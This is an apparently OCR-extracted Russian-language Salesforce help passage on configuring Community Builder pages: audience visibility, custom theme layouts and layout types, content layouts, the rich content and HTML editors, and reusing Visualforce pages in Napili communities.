
Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ



2. Наведите указатель мыши на заголовок страницы для отображения многоточия.
3. Нажмите на многоточие, чтобы отобразить параметры страницы.
4. Откройте вкладку «Варианты страницы».
5. В меню **«Действия»** нажмите > **«Управление аудиторией»**.
6. Выберите критерий, применимый к аудитории.
7. Для обновления параметров доступности:
   - неопубликованной страницы: нажмите **Сохранить**. Изменения доступности не вступают в силу до публикации вашего сообщества;
   - опубликованного варианта страницы: нажмите **Опубликовать изменения доступности**. Изменения доступности вступают в силу сразу же, но любые другие внесенные изменения нужно публиковать отдельно.

Чтобы задать доступность варианта страницы «По умолчанию», нажмите > **Установить доступность как «По умолчанию»**.

Чтобы задать доступность варианта страницы как «Нет», уберите все назначенные профили или задайте доступность другого подходящего варианта как «По умолчанию».

Настраиваемые макеты тем и типы макетов тем

Чтобы сделать внешний вид страниц сообщества более привлекательным, а сами страницы более структурированными, макеты тем и типы макетов тем можно сочетать. Настройте верхний и нижний колонтитулы макета в соответствии со стилем компании, настройте свойства темы или используйте настраиваемое поле поиска и меню пользовательского профиля. Затем воспользуйтесь типами макета тем, чтобы применять макет темы к отдельным страницам и быстро изменять макеты из одного центрального местоположения. Настраиваемые макеты тем позволяют с легкостью изменить оформление сообщества как партнеру-консультанту или ISV, так и пользователю, желающему модернизировать свое сообщество.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Эта возможность доступна в сообществах, поддерживающих шаблон «Служба работы с клиентами» (Napili) и решения Lightning Bolt.

Макет темы — это высокоуровневый макет для страниц (1) сообщества, созданных на основе шаблона. Макет состоит из общих верхнего и нижнего колонтитулов (2), часто в него входят меню навигации, поиска и пользовательского профиля. Для сравнения, макет содержимого (3) определяет области содержимого для страниц, как например, двухстолбцовый макет.




Тип макета темы позволяет разделить на категории страницы в сообществе, в которых используется один макет темы. Можно назначить макет темы существующему типу или создать пользовательские типы. Затем можно применить тип макета темы и, соответственно, макет темы, в свойствах страницы.

«Служба работы с клиентами» (Napili) включает следующие типы и макеты темы, однако можно также создавать настраиваемые типы или переключать макеты при необходимости.


- Тип «Начальная страница» применяет макет темы «Служба работы с клиентами» ко всем страницам, кроме страниц входа.
- Тип «Вход» применяет макет темы «Макет поля сообщения входа» к страницам входа.
- Тип «Внутренний» не применяется ни к каким страницам. Однако типы макета тем «Начальная страница» и «Внутренний» прекрасно подходят для применения отдельных макетов тем, если нужно, чтобы внешний вид начальной страницы отличался от остальных страниц сообщества.

Прим.: Разработчик создает компоненты настраиваемых макетов темы на консоли разработчика, реализуя интерфейс `forceCommunity:themeLayout`.

Пример: Например, вы создаете три страницы для приближающейся весенней кампании. и хотите использовать макет темы «Крупный верхний колонтитул», созданный разработчиком. В области **«Настройки»** > **«Тема»** добавьте тип настраиваемого макета темы «Весна», чтобы определить эти страницы в соответствующую категорию, и назначьте этому типу макет «Крупный верхний колонтитул».



Затем примените тип макеты темы «Весна» в свойствах каждой страницы, и макет «Крупный верхний колонтитул» будет мгновенно применен к каждой странице.



Все выглядит прекрасно, но вдруг ваш вице-президент по маркетингу решает, что верхний колонтитул занимает слишком много места. Это легко исправить, так как, чтобы изменить макет темы, нет необходимости обновлять

свойства каждой страницы. Просто щелкните один раз в области темы и переключите макет темы «Весна» на макет «Мелкий верхний колонтитул». Все три страницы будут моментально обновлены!



Пример: Теперь допустим, что макет «Мелкий верхний колонтитул» включает два настраиваемых свойства — «Синий фон» и «Мелкий логотип», — которые вы включаете и применяете ко всем страницам кампании. Однако для одной страницы вам хотелось бы применить только свойство «Мелкий логотип».

В этом случае можно создать тип макета темы «Весна B», назначить ему макет «Мелкий верхний колонтитул» и включить «Мелкий логотип». Затем тип макета «Весна B» можно применить к этой странице.



С помощью типов макета темы проще повторно использовать один и тот же макет темы разными способами и добиваться нужного результата.

СМ. ТАКЖЕ:

Изменение макета темы страниц сообщества

Руководство разработчика компонентов Lightning: Создание компонентов произвольной тематической схемы для сообществ

Руководство разработчика компонентов Lightning: Создание компонентов произвольных меню поиска и профиля для сообществ


Изменение макета темы страниц сообщества

Макет темы определяет области страницы верхнего уровня, т. е. верхний и нижний колонтитулы, меню навигации, поиска и пользовательского профиля. Тип макета темы позволяет разделить на категории страницы в сообществе, в которых используется один макет темы.


Разработчик создает компоненты настраиваемых макетов темы на консоли разработчика, реализуя интерфейс `forceCommunity:themeLayout`. Разработчик также может добавить свойства в настраиваемый макет темы, который можно настроить в области темы конструктора сообщества. Если этот компонент доступен, можно выбрать новый макет темы, чтобы моментально изменить страницы, к которым он применяется.

Прим.: Эта возможность доступна в сообществах, поддерживающих шаблон «Служба работы с клиентами» (Napili) и решения Lightning Bolt.

1. В Конструкторе сообщества нажмите  на левой боковой панели и нажмите **«Тема»**.



2. При необходимости создайте тип макета темы.
3. Назначьте макет темы типу макета темы.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

4. Обновите параметры макета темы (если доступно). Свойства зависят от того, как был настроен макет темы разработчиком.



Например, стандартный макет темы «Служба работы с клиентами» включает следующие параметры для настройки области верхнего колонтитула.


Скрыть область заголовка и навигации.
Скрывает стандартный заголовок сообщества (в том числе изображение заголовка, поле поиска, меню сообщества и меню навигации по профилю пользователя) на всех страницах сообщества. Выберите этот параметр, если нужно заменить заголовок собственной версией.

Компонент поиска
Заменяет стандартный компонент поиска и публикации настраиваемым компонентом (если доступно).

Компонент профиля пользователя
Заменяет стандартный компонент заголовка профиля настраиваемой версией (если доступно).

Совет: Разработчик может создать настраиваемый компонент поиска (посредством `forceCommunity:searchInterface`) или настраиваемый пользовательский профиль (посредством `forceCommunity:profileMenuInterface`) на консоли разработчика.

5. Примените макет темы к странице, выбрав тип макета темы в свойствах страницы.



СМ. ТАКЖЕ:


- Настраиваемые макеты тем и типы макетов тем
- Свойства и типы страниц в конструкторе сообщества
- *Руководство разработчика компонентов Lightning*: Создание компонентов произвольной тематической схемы для сообществ
- *Руководство разработчика компонентов Lightning*: Создание компонентов произвольных меню поиска и профиля для сообществ

Изменение макета содержимого в Конструкторе сообщества

Быстро меняйте вид страниц вашего сообщества путем переключения между различными макетами. На консоли разработчика можно даже создавать собственные настраиваемые макеты и импортировать их для использования в сообществе.

Прим.: Данная функция доступна в зимней версии 2016 года и последующих версиях шаблонов Koa, Kokua и «Служба работы с клиентами» (Napili), а также в весенней версии 2016 года и более поздних версиях для шаблона Aloha.

1. В конструкторе сообществ откройте свойства страницы. Щелкните ⚙ напротив страницы на панели инструментов или нажмите ••• напротив страницы в раскрывающемся меню «Страницы».



2. В меню «Свойства» щелкните **«Изменить»** в разделе макетов.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ



3. Выберите новый макет. Если добавлен настраиваемый макет, будут одновременно отображаться и готовый, и настраиваемый макеты содержимого.



4. Щелкните **«Изменить»**.
Если структура нового макета отличается от текущего макета, некоторые области не отображаются. Однако, эти области будут доступны — можно переключиться на другой макет в любое время.

Прим.: При изменении макета страницы шаблона по умолчанию единственный способ восстановить исходный макет — нажать **«Отменить»**.

Обновление редактора

С целью совершенствования возможностей редактирования содержимого страниц функция HTML-редактирования была перемещена в специальный компонент HTML-редактора.

Если вы не собираетесь редактировать содержимое компонентов существующего редактора обогащенного содержимого, обновлять компоненты редактора не нужно. Чтобы отредактировать содержимое, мы предлагаем перенести его в соответствующий новый редактор, например редактор обогащенного содержимого или HTML-редактор. Новый редактор размещается прямо под первоначальным, чтобы сравнивать и корректировать содержимое было проще. Убедившись, что содержимое в новом редакторе выглядит хорошо, удалите старый компонент редактора обогащенного содержимого.


Не уверены, какой редактор лучше выбрать? Попробуйте оба! Сравните перемещенное содержимое с первоначальным в представлении предварительного просмотра, а затем удалите ненужные компоненты. Изменения не будут активны до момента публикации сообщества.

1. Нажмите на любой существующий редактор обогащенного содержимого на странице.
2. Выберите нужный редактор.

   Для создания и редактирования простого обогащенного содержимого и быстрого добавления ссылок, изображений и видеоматериалов воспользуйтесь обновленным компонентом редактора обогащенного содержимого. Непосредственно редактировать HTML нет необходимости. Для подчеркивания и добавления цвета фона в текст предлагаются новые инструменты. Если вас интересуют расширенные возможности форматирования и вам привычнее работать с форматом HTML, воспользуйтесь компонентом HTML-редактора.

   Работали ли вы с исходным кодом в оригинальном компоненте редактора обогащенного содержимого? Если да, вероятно, вам будет удобнее перейти на специальный компонент HTML-редактора. Перемещенное содержимое будет отображаться так же, как оригинальное.
3. Посмотрите на свое содержимое в новом редакторе. Если вы всем довольны, удалите старый компонент.

Пример: Если вы пользуетесь встроенными изображениями и хотели бы изменять компонент выравнивания и форматирования текста, также воспользуйтесь HTML-редактором.



Для точно центрированного текста и видео используйте компонент редактора обогащенного содержимого.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ



Использование Visualforce в сообществах «Служба работы с клиентами» (Napili)

Если для сообществ на основе шаблонов Salesforce Tabs + Visualforce были созданы страницы, действия, кнопки, ссылки и приложения холста Visualforce, эти элементы можно использовать повторно в сообществах «Служба работы с клиентами» (Napili).

Допустим, в вашей организации установлено приложение Salesforce CPQ (Steelbrick). Можно создать страницу сведений о смете и использовать компонент страницы Visualforce для отображения редактора строк сметы или других страниц. При наличии настроенных действий, кнопок и ссылок, связанных со стандартными или настраиваемыми объектами, они также будут работать в сообществах. Сторонние приложения можно размещать в сообществах в областях наложения приложений холста.

1. Предоставьте доступ к страницам Visualforce по профилю пользователя.
   a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите «Профили».
   b. Щелкните имя нужного профиля.
   c. На странице «Профили» нажмите **«Включить доступ к страницам Visualforce»**.
   d. В разделе **«Включить доступ к страницам Visualforce»** на странице «Профили» нажмите **«Правка»**.
   e. В списке «Доступные страницы Visualforce» выберите страницы Visualforce, которые следует сделать доступными для данного профиля, а затем нажмите **«Добавить»**.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ




f. Нажмите кнопку **«Сохранить»**.

2. Сделайте страницу Visualforce доступной для вашего сообщества.


a. В настройке введите строку «*Страницы* `Visualforce`» в поле «Быстрый поиск», затем выберите **«Страницы Visualforce»**.

b. Нажмите **«Правка»** для страницы, которую хотите сделать доступной для сообщества.

c. Установите флажок **«Доступно для мобильных приложений Salesforce и страниц Lightning»** и нажмите кнопку **«Сохранить»**.




Компонент страницы Visualforce: чтобы добавить страницу Visualforce в сообщество «Служба работы с клиентами» (Napili), перетащите компонент страницы Visualforce с панели компонентов на эту страницу. Выберите страницу Visualforce, которую хотите использовать, в редакторе свойств.




Совет: Если страница Visualforce требует кода записи из какого-либо объекта, например организации, создайте страницы объекта для организации. Затем перетащите компонент страницы Visualforce на страницу сведений об объекте. Поле «Код записи» будет изменено в соответствии с кодом объекта.

Настраиваемые действия: если со страницей Visualforce связаны настраиваемые действия с типом действия **«Настраиваемые действия Visualforce»**, значит, эти действия работают в опубликованных сообществах. При нажатии пользователем на кнопку «Действие» появляется соответствующая страница Visualforce.



Важное замечание: Переопределение стандартных действий Visualforce, например просмотра, создания, редактирования и удаления, в сообществах не поддерживается. Эти кнопки на страницах сведений о записи не отображаются в сообществах.

Настраиваемые кнопки и ссылки: при наличии настраиваемых кнопок и ссылок с источником содержимого страницы Visualforce эти кнопки и ссылки будут работать в опубликованных сообществах. При нажатии пользователем на такую кнопку или ссылку появляется соответствующая страница Visualforce.




Прим.: Параметр «Алгоритм» для настраиваемых кнопок и ссылок не поддерживается. При нажатии пользователем настраиваемых кнопок в опубликованных сообществах страница Visualforce всегда отображается в текущем окне.

Настраиваемые кнопки списков Visualforce в сообществах не поддерживаются.
